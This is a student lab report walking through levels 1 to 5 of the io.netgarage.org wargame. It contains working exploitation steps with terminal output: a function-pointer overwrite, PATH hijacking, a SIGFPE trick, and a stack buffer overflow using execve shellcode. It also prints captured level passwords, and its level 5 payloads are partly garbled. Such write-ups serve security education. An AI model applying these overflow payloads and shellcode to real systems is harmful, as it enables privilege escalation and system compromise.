



# **IT343**

## **Offensive Hacking Tactical and Strategies**

### **4<sup>th</sup> Year, 1<sup>st</sup> Semester**

**<Assignment/Lab Report>**

**<io.netgarage.org/walkthrough>**

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the  
Bachelor of Science Special Honors Degree in Information Technology

**<<03.03.2020>>**


## **Declaration**

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.


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Go to netgarage <https://io.netgarage.org/>



Open puTTY: paste Host name and port number



## Level 01

Command: `cd /levels/` and `ls` show the levels

```
io.netgarage.org - PuTTY
probably help you out quicker and better. ) no longer available

- aslr is off and most levels have an executable stack
level1@io:~$ cd /levels/
level1@io:/levels$ ls
beta          level06_alt.c  level11       level17_alt   level25.c
level01       level06_alt.pass level11.c     level17_alt.c level26
level02       level06.c      level12       level17.c     level26.1
level02_alt   level07        level12.c     level18       level26.y
level02_alt.c level07_alt     level12.pass  level18_alt   level27
level02.c     level07_alt.c  level13       level18_alt.c level27.c
level03       level07.c      level13.c     level18.c     level27.pass
level03.c     level08        level14       level19       level28
level04       level08_alt    level14.c     level19.c     level28.c
level04_alt   level08_alt.cpp level15       level20       level29
level04_alt.c level08.cpp     level15.c     level20.asm   level29.c
level04.c     level09        level15.pass  level20.pass  level30
level05       level09.c      level16       level21       level30.c
level05_alt   level10        level16_alt   level22       level31
level05_alt.c level10_bis     level16_alt.c level23       level31.asm
level05.c     level10_bis.c  level16.c     level23.c     level32
level06       level10.c      level16.pass  level24
level06_alt   level10.pass   level17       level25
```

Open level01.

```
io.netgarage.org - PuTTY
level05.c     level10_bis.c  level16.c     level23.c     level32
level06       level10.c      level16.pass  level24
level06_alt   level10.pass   level17       level25
level1@io:/levels$ level01
-bash: level01: command not found
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 123
level1@io:/levels$ gdb level01
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level01...(no debugging symbols found)...done.
(gdb)
```

Disassembly and find a value in `eax 0x10f` after type command strings level01, you can find the path and level 2 password.

```
io.netgarage.org - PuTTY
.data
level01.asm
fscanf
skipwhite
doit
exitscanf
YouWin
exit
puts
main
prompt1
prompt2
shell
_start
_bss_start
_edata
_end
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass
sh-4.3$
sh-4.3$ clear
TERM environment variable not set.
sh-4.3$
```

```
io.netgarage.org - PuTTY
level02      level06_alt.pass  level12      level17_alt.c  level26.1
level02.c    level07      level12.c    level18      level26.y
level02_alt  level07.c    level12.pass level18.c     level27
level02_alt.c level07_alt  level13      level18_alt   level27.c
level03      level07_alt.c level13.c    level18_alt.c level27.pass
level03.c    level08      level14      level19      level28
level04      level08.cpp  level14.c    level19.c     level28.c
level04.c    level08_alt  level15      level20      level29
level04_alt  level08_alt.cpp level15.c    level20.asm   level29.c
level04_alt.c level09      level15.pass level20.pass   level30
level05      level09.c    level16      level21      level30.c
level05.c    level10      level16.c    level22      level31
level05_alt  level10.c    level16.pass level23      level31.asm
level05_alt.c level10.pass level16_alt  level23.c    level32
level06      level10_bis  level16_alt.c level24
level06.c    level10_bis.c level17      level25
sh-4.3$ id
uid=1001(level1) gid=1001(level1) euid=1002(level2) groups=1001(level1),1029(nos
u)
sh-4.3$ whoami
level2
sh-4.3$ cat /home/level2/.pass
XNWFtWKWHhaaXoKI
sh-4.3$
```

Now you can Log in to Level 2

```
io.netgarage.org - PuTTY
Using username "ssh level2".
Pre-authentication banner message from server:
|
|  ||i |||o || Welcome at IO!
|  ||_|||_||
|  |/_\|/_\| If you have problems connecting please contact us on IRC. (irc.ne
> tgarage.org +6697)
|
End of banner message from server
ssh level2@io.netgarage.org's password: █
```

```
io.netgarage.org - PuTTY
- I have made three popular scripts available which extend gdb, there is no
need to use them at all.
- gdb -x /usr/share/gdbinit
- source /usr/local/peda/peda.py
- source /usr/share/gef.py

- There is an io baby ran mainly by DuSu you can escape to it by typing
ssh -p 2207 start@io.netgarage.org

ACCESS PROHIBITED to all current and former employees and contractors of MSAB (M
icro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblo
x

- level10 is still solvable, eventhough one way will not work anymore

- the next ioday (irc meetup on irc) is being planned contact us if you want to
contribute content,
or organising effort
level2@io:~$ █
```

## Level 02

Open level02.c

```
io.netgarage.org - PuTTY
level2@io:/levels$ cat level02.c
//a little fun brought to you by bla

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void catcher(int a)
{
    setresuid(geteuid(),geteuid(),geteuid());
    printf("WIN!\n");
    system("/bin/sh");
    exit(0);
}

int main(int argc, char **argv)
{
    puts("source code is available in level02.c\n");

    if (argc != 3 || !atoi(argv[2]))
        return 1;
    signal(SIGFPE, catcher);
    return abs(atoi(argv[1])) / atoi(argv[2]);
}
```

Integer overflow will raise SIGFPE

Enter command: /levels/level02 -2147483648 -1

```
io.netgarage.org - PuTTY

    printf("WIN!\n");
    system("/bin/sh");
    exit(0);
}

int main(int argc, char **argv)
{
    puts("source code is available in level02.c\n");

    if (argc != 3 || !atoi(argv[2]))
        return 1;
    signal(SIGFPE, catcher);
    return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$ /levels/level02 -2147483648 -1
source code is available in level02.c

WIN!
sh-4.3$ id
uid=1003(level3) gid=1002(level2) groups=1002(level2),1029(nosu)
sh-4.3$ whoami
level3
sh-4.3$
```

Open level02\_alt.c and type following commands:

```
io.netgarage.org - PuTTY
level2@io:/levels$ cat level02_alt.c
/* submitted by noname */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#define answer 3.141593

void main(int argc, char **argv) {

    float a = (argc - 2)? : strtod(argv[1], 0);

    printf("You provided the number %f which is too ", a);

    if(a < answer)
        puts("low");
    else if(a > answer)
        puts("high");
    else
        execl("/bin/sh", "sh", "-p", NULL);
}
```

```
io.netgarage.org - PuTTY

#define answer 3.141593

void main(int argc, char **argv) {

    float a = (argc - 2)? : strtod(argv[1], 0);

    printf("You provided the number %f which is too ", a);

    if(a < answer)
        puts("low");
    else if(a > answer)
        puts("high");
    else
        execl("/bin/sh", "sh", "-p", NULL);
}
level2@io:/levels$ ./level02_alt NaN
sh-4.3$ id
uid=1002(level2) gid=1002(level2) euid=1003(level3) groups=1002(level2),1029(nos
u)
sh-4.3$ whoami
level3
sh-4.3$
```



Log in to level 3

Use GDB to find the number of bytes between the beginning of our buffer and the function pointer to overwrite on the stack

$$p(\$ebp - 0xc) - (\$ebp - 0x58) = 76 \text{ bytes}$$

```
io.netgarage.org - PuTTY
}

level3@io:/levels$ gdb level03
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level03...(no debugging symbols found)...done.
(gdb) set disassembly intel
(gdb) disass main
Dump of assembler code for function main:
0x080484c8 <+0>:    push    ebp
0x080484c9 <+1>:    mov     ebp,esp
0x080484cb <+3>:    sub     esp,0x78
```

Print the value of the good function, so we know what to overwrite the pointer to:

p good

= \$1 = {<text variable, no debug info>} 0x8048474 <good>

```
io.netgarage.org - PuTTY
0x08048543 <+123>: mov     DWORD PTR [esp+0x8],eax
0x08048547 <+127>: mov     DWORD PTR [esp+0x4],0x0
0x0804854f <+135>: lea     eax,[ebp-0x58]
0x08048552 <+138>: mov     DWORD PTR [esp],eax
0x08048555 <+141>: call    0x804835c <memset@plt>
0x0804855a <+146>: mov     eax,DWORD PTR [ebp-0xc]
0x0804855d <+149>: mov     DWORD PTR [esp+0x4],eax
---Type <return> to continue, or q <return> to quit---return
0x08048561 <+153>: mov     DWORD PTR [esp],0x80486c0
0x08048568 <+160>: call    0x80483ac <printf@plt>
0x0804856d <+165>: mov     eax,DWORD PTR [ebp-0xc]
0x08048570 <+168>: call    eax
0x08048572 <+170>: mov     DWORD PTR [ebp-0x5c],0x0
0x08048579 <+177>: mov     eax,DWORD PTR [ebp-0x5c]
0x0804857c <+180>: leave
0x0804857d <+181>: ret
End of assembler dump.
(gdb)
(gdb) p 0x58-0xc
$1 = 76
(gdb) p &good
$2 = (<text variable, no debug info> *) 0x8048474 <good>
(gdb) q
level3@io:/levels$
```

Create buffer string using python, remeber to reverse the byte order when writing the location in memory to jump to:

/levels/level03 \$(python -c 'print("A"\*76 + "\x08\x04\x84\x74"[::-1])')

```
io.netgarage.org - PuTTY
level3@io:/levels$ ./level03 $(python -c 'print("A"*76 + "\x08\x04\x84\x74"[::-1])')
This is exciting we're going to 0x8048474
Win.
sh-4.3$ id
uid=1003(level3) gid=1003(level3) euid=1004(level4) groups=1003(level3),1029(nosu)
sh-4.3$ whoami
level4
sh-4.3$ cat /home/level4/.pass
7WhHa5HWMNRAY19T
sh-4.3$
```

## Level 04

`cat /home/level5/.pass` We can't directly influence the program since it doesn't take user input.

We can create our own directory and store in it a program named whoami that would do what we want it to. Then should add that directory to our path, and then level04 program searches for whoami, it will hit upon our own whoami version instead.

```
io.netgarage.org - PuTTY
level05_alt.c  level10_bis  level16_alt.c  level23      level31.asm
level05.c      level10_bis.c  level16.c      level23.c    level32
level06        level10.c    level16.pass   level24
level06_alt    level10.pass  level17        level25
level4@io:/levels$ ./level04
Welcome level5
level4@io:/levels$ cat /home/level5/.pass
cat: /home/level5/.pass: Permission denied
level4@io:/levels$ which whoami
/usr/bin/whoami
level4@io:/levels$
level4@io:/levels$ echo $path

level4@io:/levels$ echo $PATH
/usr/local/radare/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
level4@io:/levels$
level4@io:/levels$ mkdir /tmp/mydir
level4@io:/levels$ echo "cat /home/level5/.pass" > /tmp/mydir/whoami
level4@io:/levels$ ls -l whoami
ls: cannot access 'whoami': No such file or directory
level4@io:/levels$
level4@io:/levels$
level4@io:/levels$
level4@io:/levels$
```

Now add our directory to our PATH


```
io.netgarage.org - PuTTY
level02.c      level07_alt.c      level113      level18_alt.c  level27.c
level103      level107.c      level113.c    level118.c     level27.pass
level03.c      level108      level114      level119      level28.c
level104      level108_alt    level115      level120      level29.c
level104_alt    level108_alt.cpp level115.c    level120.asm   level29.c
level104_alt.c  level108.cpp    level115.pass level120.pass  level30.c
level105      level109.c      level116      level121      level30.c
level105_alt    level110      level116_alt    level122      level31.c
level105_alt.c  level110_bis    level116_alt.c  level123      level31.asm
level105.c      level110_bis.c  level116.c     level123.c     level32.c
level106      level110.c      level116.pass  level124
level106_alt    level110.pass   level117      level125
level4@io:/levels$
level4@io:/levels$ cd /tmp/mydir
level4@io:/tmp/mydir$ echo "cat /home/level5/.pass" > /tmp/mydir/whoami
level4@io:/tmp/mydir$ ls -l whoami
-rw-r--r-- 1 level4 level4 23 Mar  2 17:05 whoami
level4@io:/tmp/mydir$
level4@io:/tmp/mydir$ PATH="/tmp/mydir:$PATH"
level4@io:/tmp/mydir$ echo $PATH
/tmp/mydir:/usr/local/radare/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
level4@io:/tmp/mydir$
```

Now you can reach the level 5

```
io.netgarage.org - PuTTY
TYPuTTYPuTTYPuTTY: command not found
level4@io:/levels$
level4@io:/levels$ ./level04
Welcome level5
level4@io:/levels$ which whoami
/usr/bin/whoami
level4@io:/levels$ echo $PATH
/usr/local/radare/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
level4@io:/levels$ mkdir /tmp/myldir
mkdir: cannot create directory '/tmp/myldir': File exists
level4@io:/levels$ mkdir /tmp/my2dir
level4@io:/levels$ echo "cat /home/level5/.pass" > /tmp/mydir/whoami
level4@io:/levels$ ls -l whoami
ls: cannot access 'whoami': No such file or directory
level4@io:/levels$ cd /tmp/mydir
level4@io:/tmp/mydir$ ls -l whoami
-rw-r--r-- 1 level4 level4 23 Mar  2 17:44 whoami
level4@io:/tmp/mydir$ PATH="/tmp/mydir:$PATH"
level4@io:/tmp/mydir$ echo $PATH
/tmp/mydir:/usr/local/radare/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
level4@io:/tmp/mydir$ /levels/level04
Welcome level5
```

## Level 5

Buffer overflow with strcpy(), buffer size to write until return address is 140 bytes



```
io.netgarage.org - PuTTY
level04.c      level09      level15.pass   level20.pass   level30
level05        level09.c      level16        level21        level30.c
level05_alt    level10        level16_alt    level22        level31
level05_alt.c  level10_bis    level16_alt.c  level23        level31.asm
level05.c      level10_bis.c  level16.c      level23.c      level32
level06        level10.c      level16.pass   level24
level06_alt    level10.pass   level17        level25
level5@io:/levels$ cat level05.c
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {

    char buf[128];


    if(argc < 2) return 1;

    strcpy(buf, argv[1]);

    printf("%s\n", buf);

    return 0;
}
level5@io:/levels$
```

## Disassembly the code



```
io.netgarage.org - PuTTY
(gdb) set disassembly intel
(gdb) disass main
Dump of assembler code for function main:
0x080483b4 <+0>:    push    ebp
0x080483b5 <+1>:    mov     ebp,esp
0x080483b7 <+3>:    sub     esp,0xa8
0x080483bd <+9>:    and     esp,0xffffffff
0x080483c0 <+12>:   mov     eax,0x0
0x080483c5 <+17>:   sub     esp,eax
0x080483c7 <+19>:   cmp     DWORD PTR [ebp+0x8],0x1
0x080483cb <+23>:   jg      0x80483d9 <main+37>
0x080483cd <+25>:   mov     DWORD PTR [ebp-0x8c],0x1
0x080483d7 <+35>:   jmp     0x8048413 <main+95>
0x080483d9 <+37>:   mov     eax,DWORD PTR [ebp+0xc]
0x080483dc <+40>:   add     eax,0x4
0x080483df <+43>:   mov     eax,DWORD PTR [eax]
0x080483e1 <+45>:   mov     DWORD PTR [esp+0x4],eax
0x080483e5 <+49>:   lea     eax,[ebp-0x88]
0x080483eb <+55>:   mov     DWORD PTR [esp],eax
0x080483ee <+58>:   call    0x80482d4 <strcpy@plt>
0x080483f3 <+63>:   lea     eax,[ebp-0x88]
0x080483f9 <+69>:   mov     DWORD PTR [esp+0x4],eax
0x080483fd <+73>:   mov     DWORD PTR [esp],0x8048524
0x08048404 <+80>:   call    0x80482b4 <printf@plt>
```

Find a value gdb p/d 0x88+4

```
io.netgarage.org - PuTTY
0x080483fd <+73>:    mov     DWORD PTR [esp],0x8048524
0x08048404 <+80>:    call   0x80482b4 <printf@plt>
0x08048409 <+85>:    mov     DWORD PTR [ebp-0x8c],0x0
---Type <return> to continue, or q <return> to quit---return
0x08048413 <+95>:    mov     eax,DWORD PTR [ebp-0x8c]
0x08048419 <+101>:   leave
0x0804841a <+102>:   ret
End of assembler dump.
(gdb) p/d 0x88+4
$1 = 140
(gdb) r $(python -c 'print "\x90"*115')
Starting program: /levels/level05 $(python -c 'print "\x90"*115')

[Inferior 1 (process 25610) exited normally]
(gdb) b main
Breakpoint 1 at 0x80483bd
(gdb) r $(python -c 'print "\x90"*115')
Starting program: /levels/level05 $(python -c 'print "\x90"*115')

Breakpoint 1, 0x80483bd in main ()
(gdb) x/200wx $esp
0xbffffb70:    0x00000000    0x00000001    0xb7fff920    0xb7e9edb3
0xbffffb80:    0xbffffbae    0x00000000    0xb7fe5110    0xb7ffffc10
```

Final Command:

```
python -c
"print('\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\xbe\x2f\x2f\x73\x68\xc1
\xee\x08\x56\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x31\xd2\x31\xc0\xb0\x0b\xcd\x80' +
'A'*100 + '\xbf\xff\xfb\xb0'[::-1])"
```

```
io.netgarage.org - PuTTY
[[:-1]]) "\`
1É1f//shVh/bin111
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Illegal instruction
level5@io:/levels$ ./level105 $(python -c "print('\xb0\x31\xcd\x80\x89\xc3\x89\xcc\x31\xcd\x80\xbe\x2f\x2f\x73\x68\xcc\xee\x08\x56\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x31\xd2\x31\xc0\xb0\x0b\xcd\x80' + 'A'*100 + '\xbf\xff\xfb')")
> ./level105 $(python -c "print('\xb0\x31\xcd\x80\x89\xc3\x89\xcc\x31\xcd\x80\xbe\x2f\x2f\x73\x68\xcc\xee\x08\x56\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x31\xd2\x31\xc0\xb0\x0b\xcd\x80' + 'A'*100 + '\xbf\xff\xfb')")^C
level5@io:/levels$
level5@io:/levels$
level5@io:/levels$
level5@io:/levels$ ./level105 $(python -c 'print "\x90"*108+"\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xel\x8d\x42\x0b\xcd\x80"+"xa0\xfd\xff\xfb"')
101Rhn/shh//biRSB
```

